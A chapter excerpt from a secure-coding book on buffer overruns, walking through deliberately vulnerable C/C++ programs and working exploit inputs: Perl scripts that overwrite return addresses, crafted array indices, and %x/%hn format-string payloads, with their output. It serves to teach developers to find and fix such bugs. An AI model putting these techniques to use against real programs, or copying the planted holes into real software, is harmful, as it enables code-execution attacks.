Although I really like the fact that variants of BASIC—some of you might think of this as Microsoft Visual Basic, but I started writing BASIC back when it required line numbers—Java, Perl, C#, and some other high-level languages, all do run-time checking of array boundaries, and many of them have a convenient native string type, it is still the case that operating systems are written in C and to some extent C++. Because the native interfaces to the system calls are written in C or C++, programmers will rightfully assert that they need the flexibility, power, and speed that C and C++ provide. Although it might be nice to turn back the clock and respecify C with a safe native string type, along with a library of safe functions, that isn't possible. We'll just have to always be aware that when using these languages we've got a machine gun pointed at our feet—careful with that trigger!

While preparing to write this chapter, I did a Web search on *buffer overrun* and found some interesting results. Plenty of information exists that's designed to help attackers do hideous things to your customers, but the information meant for programmers is somewhat sparse and rarely contains details about the hideous things attackers might be able to do. I'm going to bridge the gap between these two bodies of knowledge, and I'll provide some URLs that reference some of the more well-known papers on the topic. I absolutely do not approve of creating tools designed to help other people commit crimes, but as Sun Tzu wrote in The Art of War, "Know your enemy as you know yourself, and success will be assured." In particular, I've heard many programmers say, "It's only a heap overrun. It isn't exploitable." That's a foolish statement. I hope that after you finish reading this chapter, you'll have a new respect for all types of buffer overruns.

In the following sections, I'll cover different types of buffer overruns, array indexing errors, format string bugs, and Unicode and ANSI buffer size mismatches. Format string bugs don't strictly depend on a buffer overrun being present, but this newly publicized issue allows an attacker to do many of the same things as can be done with a buffer overrun. After I show you some of the ways to wreak mayhem, I'll show you some techniques for avoiding these problems.

Stack Overruns

A stack-based buffer overrun occurs when a buffer declared on the stack is overwritten by copying data larger than the buffer. Variables declared on the stack are located next to the return address for the function's caller. The usual culprit is unchecked user input passed to a function such as *strcpy*, and the result is that the return address for the function gets overwritten by an address chosen by the attacker. In a normal attack, the attacker can get a program with a buffer overrun to do something he considers useful, such as binding a command shell to the port of their choice. The attacker often has to overcome some interesting problems, such as the fact that the user input isn't completely unchecked or that only a limited number of characters will fit in the buffer. If you're working with double-byte character sets, the hacker might have to work harder, but the problems this introduces aren't insurmountable. If you're the type of programmer who enjoys arcane puzzles—the classic definition of a hacker—exploiting a buffer overrun can be an interesting exercise. (If you succeed, please keep it between yourself and the software vendor and behave responsibly with your information until the issue is resolved.) This particular intricacy is beyond the scope of this book, so I'll use a program written in C to show a simple exploit of an overrun. Let's take a look at the code:

```
/*
  StackOverrun.c
  This program shows an example of how a stack-based
  buffer overrun can be used to execute arbitrary code. Its
  objective is to find an input string that executes the function bar.
*/


#include <stdio.h>
#include <string.h>

void foo(const char* input)
{
    char buf[10];

    //What? No extra arguments supplied to printf?
```

(continued)

```
    //It's a cheap trick to view the stack 8-)
    //We'll see this trick again when we look at format strings.
    printf("My stack looks like:\n%p\n%p\n%p\n%p\n%p\n% p\n\n");

    //Pass the user input straight to secure code public enemy #1.
    strcpy(buf, input);
    printf("%s\n", buf);

    printf("Now the stack looks like:\n%p\n%p\n%p\n%p\n%p\n%p\n\n");
}

void bar(void)
{
    printf("Augh! I've been hacked!\n");
}

int main(int argc, char* argv[])
{
    //Blatant cheating to make life easier on myself
    printf("Address of foo = %p\n", foo);
    printf("Address of bar = %p\n", bar);
    if (argc != 2)
    {
        printf("Please supply a string as an argument!\n");
        return -1;
    }
    foo(argv[1]);
    return 0;
}
```

This application is nearly as simple as “Hello, World.” I start off doing a little cheating and printing the addresses of my two functions, *foo* and *bar*, by using the *printf* function’s *%p* option, which displays an address. If I were hacking a real application, I’d probably try to jump back into the static buffer declared in *foo* or find a useful function loaded from a system dynamic-link library (DLL). The objective of this exercise is to get the *bar* function to execute. The *foo* function contains a pair of *printf* statements that use a side effect of variable-argument functions to print the values on the stack. The real problem occurs when the *foo* function blindly accepts user input and copies it into a 10-byte buffer.

Note Stack-based buffer overflows are often called *static buffer overflows*. Although "static" implies an actual static variable, which is allocated in global memory space, the word is used in this sense to be the opposite of a dynamically allocated buffer—that is, a buffer allocated with *malloc* on the heap. Although "static" is an overloaded term, it is common to see "static buffer overflow" used synonymously with "stack-based buffer overflow."

The best way to follow along is to compile the application from the command line to produce a release executable. Don't just load it into Microsoft Visual C++ and run it in debug mode—the debug version contains checks for stack problems, and it won't demonstrate the problem properly. However, you can load the application into Visual C++ and run it in release mode. Let's take a look at some output after providing a string as the command line argument:

```
C:\Secureco2\Chapter05>StackOverrun.exe Hello
Address of foo = 00401000
Address of bar = 00401045
My stack looks like:
00000000
00000000
7FFDF000
0012FF80
0040108A <--  We want to overwrite the return address for foo.
00410EDE

Hello
Now the stack looks like:
6C6C6548 <-- You can see where "Hello" was copied in.
0000006F
7FFDF000
0012FF80
0040108A
00410EDE
```


Now for the classic test for buffer overruns—we input a long string:

```
C:\Secureco2\Chapter05>
            StackOverrun.exe AAAAAAAAAAAAAAAAAAAAAAAA
Address of foo = 00401000
Address of bar = 00401045
```

(continued)

```
My stack looks like:
00000000
00000000
7FFDF000
0012FF80
0040108A
00410ECE

AAAAAAAAAAAAAAAAAAAAAAAA
Now the stack looks like:
41414141
41414141
41414141
41414141
41414141
41414141
```

And we get the application error message claiming the instruction at 0x41414141 tried to access memory at address 0x41414141, as shown in Figure 5-1.



STATICOVERRUN.EXE - Application Error

The instruction at "0x41414141" referenced memory at "0x41414141". The memory could not be "read".

Click on OK to terminate the program
Click on CANCEL to debug the program

Figure 5-1 Application error message generated after the stack-based buffer overrun occurs.

Note that if you don't have a development environment on your system, this information will be in the Dr. Watson logs. A quick look at the ASCII charts shows that the code for the letter A is 0x41. This result is proof that our application is exploitable. Warning! Just because you can't figure out a way to get this result does *not* mean that the overrun isn't exploitable. It means that you haven't worked on it long enough.

Is the Overrun Exploitable?

As we'll demonstrate shortly, there are many, many ways to cause an overflow to be exploitable. Except in a few trivial cases, it generally isn't possible to prove that a buffer overrun isn't exploitable. You can prove only that something is exploitable, so any given buffer overrun either is exploitable or might be exploitable. In other words, if you can't prove that it's exploitable, always assume that an overrun is exploitable. If you tell the public that the buffer overrun in your application isn't exploitable, odds are someone will find a way to prove that it is exploitable just to embarrass you. Or worse, that person might find the exploit and inform only criminals. Now you've misled your users to think the patch to fix the overrun isn't a high priority, and there's an active nonpublic exploit being used to attack your customers.

I'd like to drill down on this point even further. I've seen many developers ask for proof that something is exploitable before they want to fix it. *This is the WRONG approach! Just fix the bugs!* This desire to determine whether the problem is really bad stems from solid software management practice, which says that for every few things a programmer fixes, they will cause some number of new bugs, depending on the complexity of the fix and the skill of the programmer. This may be true, but let's look at the difference between the consequences of an exploitable buffer overrun and an ordinary bug. The buffer overrun results in a security bulletin, public embarrassment, and if you're writing a popular server, can result in widespread network attacks due to worms. The ordinary bug results in a fix in the next service pack or maintenance release. Thus, we need to weigh the consequences. I'd assert that an exploitable buffer overrun is worse than 100 ordinary bugs.

Also, it could take days of developer time to determine whether something is exploitable. It probably takes less than an hour to fix the problem and get someone to review your changes. Fixes for buffer overflows are usually not risky changes. Even if you determine that you cannot find a way to exploit an overflow, you have little assurance that there truly is no way to exploit it. People also often ask how the vulnerable code could be reached. Determining all the possible code paths into a given function is difficult and is the subject of serious research. Except in trivial cases, you won't be able to rigorously determine whether you have examined all the possible ways to get into your function.

Important Don’t fix only those bugs that you think are exploitable. Just fix the bugs!

Let’s take a look at how we find which characters to feed the application. Try this:

```
C:\Secureco2\Chapter05>
            StackOverrun.exe ABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890
Address of foo = 00401000
Address of bar = 00401045
My stack looks like:
00000000
00000000
7FFDF000
0012FF80
0040108A
00410EBE

ABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890
Now the stack looks like:
44434241
48474645
4C4B4A49
504F4E4D
54535251
58575655
```

The application error message now shows that we’re trying to execute instructions at 0x54535251. Glancing again at our ASCII charts, we see that 0x54 is the code for the letter T, so that’s what we’d like to modify. Let’s now try this:

```
C:\Secureco2\Chapter05>
            StacOverrun.exe ABCDEFGHIJKLMNOPQRS
Address of foo = 00401000
Address of bar = 00401045
My stack looks like:
00000000
00000000
7FFDF000
0012FF80
0040108A
00410ECE
```

```
ABCDEFGHIJKLMNOPQRS
Now the stack looks like:
44434241
48474645
4C4B4A49
504F4E4D
00535251
00410ECE
```

Now we're getting somewhere! By changing the user input, we're able to manipulate where the program tries to execute the next instruction. We're controlling the program flow with user input! Clearly, if we could send it 0x45, 0x10, 0x40 instead of QRS, we could get *bar* to execute. So how do you pass these odd characters—0x10 isn't printable—on the command line? Like any good hacker, I'll use the following Perl script named HackOverrun.pl to easily send the application an arbitrary command line:

```
$arg = "ABCDEFGHIJKLMNOP"."\x45\x10\x40";
$cmd = "StackOverrun ".$arg;

system($cmd);
```

Running this script produces the desired result:

```
C:\Secureco2\Chapter05>perl HackOverrun .pl
Address of foo = 00401000
Address of bar = 00401045
My stack looks like:
77FB80DB
77F94E68
7FFDF000
0012FF80
0040108A
00410ECA

ABCDEFGHIJKLMNOPE?@
Now the stack looks like:
44434241
48474645
4C4B4A49
504F4E4D
00401045
00410ECA

Augh! I've been hacked!
```

That was easy, wasn't it? Looks like something even a junior programmer could have done. In a real attack, we'd fill the first 16 characters with assembly code designed to do ghastly things to the victim and set the return address to the start of the buffer. Think about how easy this is to exploit the next time you're working with user input.

Note that if you're using a different compiler or are running a non-U.S. English version of the operating system, these offsets could be different. Several readers of the first edition wrote to point out that the samples didn't quite work because of this. It's one of the reasons I cheated and printed out the address of my two functions. The way to get the examples to work correctly is to follow along using the same technique as demonstrated above but to substitute the actual address of the bar function into your Perl script. Additionally, if you're compiling the application using Visual C++ .NET, the */GS* compiler option will be set by default and will prevent this sample from working at all. (But then that's the whole point of the */GS* flag!) Either take that flag out of the project settings, or compile from the command line.

Now let's take a look at an example of how an off-by-one error might be exploited. This sounds really difficult, but it turns out not to be hard at all if the conditions are right. Take a look at the following code:

```
/*
OffByOne.c
*/
#include <stdio.h>
#include <string.h>

void foo(const char* in)
{
    char buf[64];

    strncpy(buf, in, sizeof(buf));
    buf[sizeof(buf)] = '\0'; //whups - off by one!
    printf("%s\n", buf);
}

void bar(const char* in)
{
    printf("Augh! I've been hacked!\n");
}

int main(int argc, char* argv[])
{
    if(argc != 2)
    {
        printf("Usage is %s [string]\n", argv[0]);
        return -1;
    }

    printf("Address of foo is %p, address of bar is %p\n", foo, bar);
    foo(argv[1]);
    return 0;
}
```

Our poor programmer gave this one a good shot—he used *strncpy* to copy the buffer, and *sizeof* was used to determine the size of the buffer. The only mistake is that the buffer overwrote just one more byte than it should have. The best way to follow along is to compile a release version with debugging information. Go into your project settings and under the C/C++ settings, set Debug Info to the same as your debug build would have and disable optimizations, which conflicts with having debug information. If you're running Visual Studio .NET, turn off the */GS* option and the */RTC* option or this demo won't work. Next, go into the Link options and enable Debug Info there, too. Put a bunch of A's into your program arguments, set a breakpoint on the *foo* call and let's take a look.

First, open your Registers window, and note the value of EBP—this is going to turn out to be very important. Now go ahead and step into *foo*. Pull up a Memory window, and find the location of *buf*. The *strncpy* call will fill buf with A's, and the next value below *buf* is your saved EBP pointer. Now step into the next line to terminate *buf* with a *null* character, and note how the saved EBP pointer has changed from 0x0012FF80 to 0x0012FF00 (on my system using Visual C++ 6.0—yours might be different). Next consider that you control what is stored at 0x0012FF00—it is currently filled with 0x41414141! Now step over the *printf* call, right-click on the program, and switch to disassembly mode. Open the registers window, and watch carefully to see what happens. Just prior to the *ret* instruction, we see `pop ebp`. Now notice that the EBP register has our corrupted value. We now return into the *main* function, where we start to exit, and the last instruction we execute before returning from main is `mov esp,ebp`—we're just going to take the contents of the EBP register and store them in ESP—which is our stack pointer! Notice that once we step over the final ret call, we land right at 0x41414141. We've clearly seized control of the execution flow by using just one byte!

To make it exploitable, we can use the same technique as for a simple stack-based buffer overflow. We'll tinker with it until we get the execution errors to move around. Like the first one, a Perl script was the easiest way to make it work. Here's mine:

```
$arg = "AAAAAAAAAAAAAAAAAAAAAAAAAAAA"."\x40\x10\x40";
$cmd = "off_by_one ".$arg;
system($cmd);
```

And here's the output:

```
Address of foo is 00401000, address of bar is 00401040
AAAAAAAAAAAAAAAAAAAAAAAAAAAA@?@
Augh! I've been hacked!
```

There are a couple of conditions that need to be met for this to be exploited. First, the number of bytes in the buffer needs to be divisible by 4 or the single-byte overrun won't change the saved EBP. Next, we need to have control of the area that EBP now points to, so if the last byte of EBP were 0xF0 and our buffer were less than 240 bytes, we wouldn't be able to directly change the value that eventually gets moved into ESP. Nevertheless, a number of one-byte overruns have turned out to be exploitable in the real world. Two of the most well known are the "Apache mod_ssl off-by-one" vulnerability and the wuftpd 'glob. You can read about these at *http://online.securityfocus.com/archive/1/279074* and *ftp://ftp.wu-ftpd.org/pub/wu-ftpd-attic/cert.org/CA-2001-33*, respectively.

Note The 64-bit Intel Itanium does not push the return address on the stack; rather, the return address is held in a register. This does not mean the processor is not susceptible to buffer overruns. It's just more difficult to make the overrun exploitable.

Heap Overruns

A heap overrun is much the same problem as a stack-based buffer overrun, but it's somewhat trickier to exploit. As in the case of a stack-based buffer overrun, your attacker can write fairly arbitrary information into places in your application that she shouldn't have access to. One of the best articles I've found is *w00w00 on Heap Overflows*, written by Matt Conover of w00w00 Security Development (WSD). You can find this article at *http://www.w00w00.org/files/articles/heaptut.txt*. WSD is a hacker organization that makes the problems they find public and typically works with vendors to get the problems fixed. The article demonstrates a number of the attacks they list, but here's a short summary of the reasons heap overflows can be serious:

- Many programmers don't think heap overruns are exploitable, leading them to handle allocated buffers with less care than static buffers.
- Tools exist to make stack-based buffer overruns more difficult to exploit. StackGuard, developed by Crispin Cowan and others, uses a test value—known as a canary after the miner's practice of taking a canary into a coal mine—to make a static buffer overrun much less trivial to exploit. Visual C++ .NET incorporates a similar approach. Similar tools do not currently exist to protect against heap overruns.
- Some operating systems and chip architectures can be configured to have a nonexecutable stack. Once again, this won't help you against a heap overflow because a nonexecutable stack protects against stack-based attacks, not heap-based attacks.

Although Matt's article gives examples based on attacking UNIX systems, don't be fooled into thinking that Microsoft Windows systems are any less vulnerable. Several proven exploitable heap overruns exist in Windows applications. One possible attack against a heap overrun that isn't detailed in the w00w00 article is detailed in the following post to BugTraq by Solar Designer (available at *http://www.securityfocus.com/archive/1/71598*):

To: BugTraq

Subject: JPEG COM Marker Processing Vulnerability in Netscape Browsers

Date: Tue Jul 25 2000 04:56:42

Author: Solar Designer < solar@false.com >

Message-ID: <200007242356.DAA01274@false.com>

[nonrelevant text omitted]

For the example below, we'll assume Doug Lea's malloc (which is used by most Linux systems, both libc 5 and glibc) and locale for an 8-bit character set (such as most locales that come with glibc, including en_US or ru_RU.KOI8-R).

The following fields are kept for every free chunk on the list: size of the previous chunk (if free), this chunk's size, and pointers to next and previous chunks. Additionally, bit 0 of the chunk size is used to indicate whether the previous chunk is in use (LSB of

> *actual chunk size is always zero due to the structure size and alignment).*
>
> *By playing with these fields carefully, it is possible to trick calls to free(3) into overwriting arbitrary memory locations with our data.*
>
> *[nonrelevant text omitted]*
>
> *Please note that this is by no means limited to Linux/x86. It's just that one platform had to be chosen for the example. So far, this is known to be exploitable on at least one Win32 installation in a very similar way (via ntdll!RtlFreeHeap).*

A more recent presentation by Halvar Flake can be found at *http://www.blackhat.com/presentations/win-usa-02/halvarflake-winsec02.ppt*. Halvar's article also details several other attacks discussed here.

The following application shows how a heap overrun can be exploited:

```
/*
  HeapOverrun.cpp
*/

#include <stdio.h>
#include <stdlib.h>
#include <string.h>

/*
  Very flawed class to demonstrate a problem
*/

class BadStringBuf
{
public:
    BadStringBuf(void)
    {
        m_buf = NULL;
    }

    ~BadStringBuf(void)
    {
        if(m_buf != NULL)
            free(m_buf);
    }
    void Init(char* buf)
    {
        //Really bad code
        m_buf = buf;
    }

    void SetString(const char* input)
    {
        //This is stupid.
        strcpy(m_buf, input);
    }

    const char* GetString(void)
    {
        return m_buf;
    }

private:
    char* m_buf;
};

//Declare a pointer to the BadStringBuf class to hold our input.
BadStringBuf* g_pInput = NULL;

void bar(void)
{
    printf("Augh! I've been hacked!\n");
}

void BadFunc(const char* input1, const char* input2)
{
    //Someone told me that heap overruns weren't exploitable,
    //so we'll allocate our buffer on the heap.

    char* buf = NULL;
    char* buf2;

    buf2 = (char*)malloc(16);
    g_pInput = new BadStringBuf;
    buf = (char*)malloc(16);
    //Bad programmer - no error checking on allocations

    g_pInput->Init(buf2);

    //The worst that can happen is we'll crash, right???
    strcpy(buf, input1);

    g_pInput->SetString(input2);
```

(continued)

```
    printf("input 1 = %s\ninput 2 = %s\n",
           buf, g_pInput ->GetString());

    if(buf != NULL)
        free(buf);

}

int main(int argc, char* argv[])
{
    //Simulated argv strings
    char arg1[128];

    //This is the address of the bar function.
    // It looks backwards because Intel processors are little endian.
    char arg2[4] = {0x0f, 0x10, 0x40, 0};
    int offset = 0x40;

    //Using 0xfd is an evil trick to overcome
    //heap corruption checking.
    //The 0xfd value at the end of the buffer checks for corruption.
    //No error checking here -  it is just an example of how to
    //construct an overflow string.
    memset(arg1, 0xfd, offset);
    arg1[offset]   = (char)0x94;
    arg1[offset+1] = (char)0xfe;
    arg1[offset+2] = (char)0x12;
    arg1[offset+3] = 0;
    arg1[offset+4] = 0;

    printf("Address of bar is %p\n", bar);
    BadFunc(arg1, arg2);

    if(g_pInput != NULL)
        delete g_pInput;

    return 0;
}
```

You can also find this program in the companion content in the folder Secureco2\Chapter05. Let's take a look at what's going on in *main*. First I'm going to give myself a convenient way to set up the strings I want to pass into my vulnerable function. In the real world, the strings would be passed in by the user. Next I'm going to cheat again and print the address I want to jump into, and then I'll pass the strings into the *BadFunc* function.

You can imagine that *BadFunc* was written by a programmer who was embarrassed by shipping a stack-based buffer overrun and a misguided friend told him that heap overruns weren't exploitable. Because he's just learning C++, he's also written *BadStringBuf*, a C++ class to hold his input buffer pointer. Its best feature is its prevention of memory leaks by freeing the buffer in the destructor. Of course, if the *BadStringBuf* buffer is not initialized with *malloc*, calling the *free* function might cause some problems. Several other bugs exist in *BadStringBuf*, but I'll leave it as an exercise to the reader to determine where those are.

Let's start thinking like a hacker. You've noticed that this application blows up when either the first or second argument becomes too long but that the address of the error (indicated in the error message) shows that the memory corruption occurs up in the heap. You then start the program in a debugger and look for the location of the first input string. What valuable memory could possibly adjoin this buffer? A little investigation reveals that the second argument is written into another dynamically allocated buffer—where's the pointer to the buffer? Searching memory for the bytes corresponding to the address of the second buffer, you hit pay dirt—the pointer to the second buffer is sitting there just 0x40 bytes past the location where the first buffer starts. Now we can change this pointer to anything we like, and any string we pass as the second argument will get written to any point in the process space of the application!

As in the first example, the goal here is to get the *bar* function to execute, so let's overwrite the pointer to reference 0x0012fe94 in this example, which in this case happens to be the location of the point in the stack where the return address for the *BadFunc* function is kept. You can follow along in the debugger if you like—this example was created in Visual C++ 6.0, so if you're using a different version or trying to make it work from a release build, the offsets and memory locations could vary. We'll tailor the second string to set the memory at 0x0012fe94 to the location of the *bar* function (0x0040100f). There's something interesting about this approach—we haven't smashed the stack, so some mechanisms that might guard the stack won't notice that anything has changed. If you step through the application, you'll get the following results:

```
Address of bar is 0040100F
input 1 = ²²²²²²²²²²²²²²²²²²²²²²²²²²²²²²²²²²²²²²²²²²²²²²²²²²²²²²²²ö57
input 2 = 64@
Augh! I've been hacked!
```

Note that you can run this code in debug mode and step through it because the Visual C++ debug mode stack checking does not apply to the heap!

If you think this example is so convoluted that no one would be likely to figure this out on their own, or if you think that the odds of making this work in the real world are slim, think again. As Solar Designer pointed out in his mail, arbitrary code could have been executed even if the two buffers weren't conveniently next to one another—you can trick the heap management routines.

Note There are at least three ways that I'm aware of to cause the heap management routines to write four bytes anywhere you like, which can then be used to overwrite pointers, the stack, or, basically, anything you like. It's also often possible to cause security bugs by overwriting values within the application. Access checks are one obvious example.

A growing number of heap overrun exploits exist in the wild. It is sometimes harder to exploit a heap overrun than a stack-based buffer overrun, but to a hacker, regardless of whether he is a good or malicious hacker, the more interesting the problem, the cooler it is to have solved it. The bottom line here is that you do not want user input ever being written to arbitrary locations in memory.

Array Indexing Errors

Array indexing errors are much less commonly exploited than buffer overruns, but it amounts to the same thing—a string is just an array of characters, and it stands to reason that arrays of other types could also be used to write to arbitrary memory locations. If you don't look deeply at the problem, you might think that an array indexing error would allow you to write to memory locations only higher than the base of the array, but this isn't true. I'll discuss this issue later in this section.

Let's look at sample code that demonstrates how an array indexing error can be used to write memory in arbitrary locations:

```
/*
    ArrayIndexError.cpp
*/

#include <stdio.h>
#include <stdlib.h>

int* IntVector;
```

```
void bar(void)
{
    printf("Augh! I've been hacked!\n");
}

void InsertInt(unsigned long index, unsigned long value )
{
    //We're so sure that no one would ever pass in
    //a value more than 64 KB that we're not even going to
    //declare the function as taking unsigned shorts
    //or check for an index out of bounds - doh!
    printf("Writing memory at %p\n", &(IntVector[index]));

    IntVector[index] = value;
}

bool InitVector(int size)
{
    IntVector = (int*)malloc(sizeof(int)*size);
    printf("Address of IntVector is %p\n", IntVector);

    if(IntVector == NULL)
        return false;
    else
        return true;
}

int main(int argc, char* argv[])
{
    unsigned long index, value;

    if(argc != 3)
    {
    printf("Usage is %s [index] [value]\n");
        return -1;
    }

printf("Address of bar is %p\n", bar);

    //Let's initialize our vector -  64 KB ought to be enough for
    //anyone <g>.
    if(!InitVector(0xffff))
    {
        printf("Cannot initialize vector!\n");
        return -1;
    }

    index = atol(argv[1]);
    value = atol(argv[2]);
```

(continued)

```
    InsertInt(index, value);
    return 0;
}
```

ArrayIndexError.cpp is also available in the companion content in the folder Secureco2\Chapter05. The typical way to get hacked with this sort of error occurs when the user tells you how many elements to expect and is allowed to randomly access the array once it's created because you've failed to enforce bounds checking.

Now let's look at the math. The array in our example starts at 0x00510048, and the value we'd like to write is—guess what?—the return value on the stack, which is located at 0x0012FF84. The following equation describes how the address of a single array element is determined by the base of the array, the index, and the size of the array elements:

```
Address of array element = base of array + index * sizeof(element)
```

Substituting the example's values into the equation, we get

```
0x10012FF84 = 0x00510048 + index * 4
```

Note that 0x10012FF84 is used in our equation instead of 0x0012FF84. I'll discuss this truncation issue in a moment. A little quick work with Calc.exe shows that index is 0x3FF07FCF, or 1072725967, and that the address of *bar* (0x00401000) is 4198400 in decimal. Here are the program results:

```
C:\Secureco2\Chapter05>
            ArrayIndexError.exe 1072725967 4198400
Address of bar is 00401000
Address of IntVector is 00510048
Writing memory at 0012FF84
Augh! I've been hacked!
```

As you can see, this sort of error is trivial to exploit if the attacker has access to a debugger. A related problem is that of truncation error. To a 32-bit operating system, 0x100000000 is really the same value as 0x00000000. Programmers with a background in engineering are familiar with truncation error, so they tend to write more solid code than those who have studied only computer sciences. (As with any generalization about people, there are bound to be exceptions.) I attribute this to the fact that many engineers have a background in numerical analysis—dealing with the numerical instability issues that crop up when working with floating-point data tends to make you more cautious. Even if you don't think you'll ever be doing airfoil simulations, a course in numerical analysis will make you a better programmer because you'll have a better appreciation for truncation errors.

Some famous exploits are related to truncation error. On a UNIX system, the root (superuser) account has a user ID of 0. The network file system daemon (service) would accept a user ID that was a signed integer value, check to see whether the value was nonzero, and then truncate it to an unsigned short. This flaw would let users pass in a user ID (UID) of 0x10000, which isn't 0, truncate it to 2 bytes—ending up with 0x0000—and then grant them superuser access because their UID was 0. Be very careful when dealing with anything that could result in either a truncation error or an overflow.

We'll discuss truncation errors in much more depth in Chapter 20, "Performing a Security Code Review." Truncation errors can cause a number of security problems, not just cause an array indexing problem to write anywhere in memory. Additionally, signed-unsigned mismatches can cause similar problems; these will also be discussed in Chapter 20.

Format String Bugs

Format string bugs aren't exactly a buffer overflow, but because they lead to the same problems, I'll cover them here. Unless you follow security vulnerability mailing lists closely, you might not be familiar with this problem. You can find two excellent postings on the problem in BugTraq: one is by Tim Newsham and is available at *http://www.securityfocus.com/archive/1/81565*, and the other is by Lamagra Argamal and is available at *http://www.securityfocus.com/archive/1/66842*. More recently, David Litchfield has written a much clearer explanation of the problem that can be found at *http://www.nextgenss.com/papers/win32format.doc*. The basic problem stems from the fact that there isn't any realistic way for a function that takes a variable number of arguments to determine how many arguments were passed in. (The most common functions that take a variable number of arguments, including C run-time functions, are the *printf* family of calls.) What makes this problem interesting is that the *%n* format specifier writes the number of bytes that would have been written by the format string into the pointer supplied for that argument. With a bit of tinkering, we find that somewhat random bits of our process's memory space are now overwritten with the bytes of the attacker's choice. A large number of format string bugs were found in UNIX and UNIX-like applications in 2000 and 2001. Since the first edition of Writing Secure Code was written, a few format string bugs have also been found in Windows applications. Exploiting such bugs is a little difficult on Windows systems only because many of the chunks of memory we'd like to write are located at 0x00ffffff or below—for example, the stack will normally be found in the range of approximately 0x00120000. With a bit of luck, this problem can be overcome by an attacker. Even if the attacker isn't lucky, he can write into the range 0x01000000 through 0x7fffffff very easily.

The fix to the problem is relatively simple: always pass in a format string to the *printf* family of functions. For example, *printf(input);* is exploitable, and *printf("%s", input);* is not exploitable. Here's an application that demonstrates the problem:

```
#include <stdio.h>
#include <stdlib.h>
#include <errno.h>

typedef void (*ErrFunc)(unsigned long);

void GhastlyError(unsigned long err)
{
    printf("Unrecoverable error! - err = %d\n", err);

    //This is, in general, a bad practice.
    //Exits buried deep in the X Window libraries once cost
    //me over a week of debugging effort.
    //All application exits should occur in main, ideally in one place.
    exit(-1);
}

void RecoverableError(unsigned long err)
{
    printf("Something went wrong, but you can fix it - err = %d\n",
           err);
}

void PrintMessage(char* file, unsigned long err)
{
    ErrFunc fErrFunc;
    char buf[512];

    if(err == 5)
    {
        //access denied
        fErrFunc = GhastlyError;
    }
    else
    {
        fErrFunc = RecoverableError;
    }

    _snprintf(buf, sizeof(buf)-1, "Cannot find %s", file);

    //just to show you what is in the buffer
    printf("%s", buf);
    //just in case your compiler changes things on you
    printf("\nAddress of fErrFunc is %p\n", &fErrFunc);

    //Here's where the damage is done!
    //Don't do this in your code.
    fprintf(stdout, buf);

    printf("\nCalling ErrFunc %p\n", fErrFunc);
    fErrFunc(err);

}

void foo(void)
{
    printf("Augh! We've been hacked!\n");
}

int main(int argc, char* argv[])
{
    FILE* pFile;

    //a little cheating to make the example easy
    printf("Address of foo is %p\n", foo);

    //this will only open existing files
    pFile = fopen(argv[1], "r");

    if(pFile == NULL)
    {
        PrintMessage(argv[1], errno);
    }
    else
    {
        printf("Opened %s\n", argv[1]);
        fclose(pFile);
    }

    return 0;
}
```

Here's how the application works. It tries to open a file, and if it fails, it then calls *PrintMessage*, which then determines whether we have a recoverable error or a ghastly error (in this case, access denied) and sets a function pointer accordingly. *PrintMessage* then formats an error string into a buffer and prints it. Along the way, I've inserted some extra *printf* calls to help create the exploit and to help readers whose function addresses might be different. The app also prints the string as it should be printed if you didn't have a format string bug. As usual, the goal is to get the foo function to execute. Here's what happens if you enter a normal file name:

```
C:\Secureco2\Chapter05>formatstring.exe not_exist
Address of foo is 00401100
Cannot find not_exist
Address of fErrFunc is 0012FF1C
Cannot find not_exist
Calling ErrFunc 00401030
Something went wrong, but you can fix it - err = 2
```

Now let's see what happens when we use a malicious string:

```
C:\Secureco2\Chapter05>formatstring.exe %x%x%x%x%x%x%x%x%x%x%x%x%x%x%x
%x%x%x%x%x%x%x%x%x%x%x%x%x
Address of foo is 00401100
Cannot find %x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x
Address of fErrFunc is 0012FF1C
Cannot find 14534807ffdf0000000000000000012fde8077f516b36e6e6143662
0746f20646e69782578257825782578257825782578257825782578257825
Calling ErrFunc 00401030
Something went wrong, but you can fix it - err = 2
```

This is a little more interesting! What we're seeing here are data that's on the stack. In particular, note the repeated "7825" strings—that's %x backward because we have a little endian chip architecture. Think about the fact that the string that we've fed the app has now become data. Let's play with it a bit. It will be a little easier to use a Perl script—I've left several lines where $arg is defined. As we proceed through the example, comment out the last declaration of $arg, then uncomment the next. Here's the Perl script:

```
# Comment out each $arg string, and uncomment the next to follow along

# This is the first cut at an exploit string
# The last %p will show up pointing at 0x67666500
# Translate this due to little-
# endian architecture, and we get 0x00656667
 $arg =
"%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%
x%x%x%x%x%x%x%x%x%x%x%p"."ABC";

# Now comment out the above $arg, and use this one
# $arg =
"......%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%
x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%p"."ABC";

# Now we're actually going to start writing memory -
 let's overwrite the ErrFunc pointer
```

```
# $arg =
".....%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x
%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%hn"."\x1c\xff\x12";

# Finally, uncomment this one to see the exploit really work
# $arg =
"%.4066x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x
%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%hn"."\x1c\xff\x12";

$cmd = "formatstring ".$arg;

system($cmd);
```

To get the first try at an exploit string, tag ABC onto the end, and make the last %x a %p instead. Nothing much will change at first, but pad a few more %x's on and we get a result like this:

```
C:\Secureco2\Chapter05>perl test1.pl
Address of foo is 00401100
Cannot find %x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x
%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%pABC
Address of fErrFunc is 0012FF1C
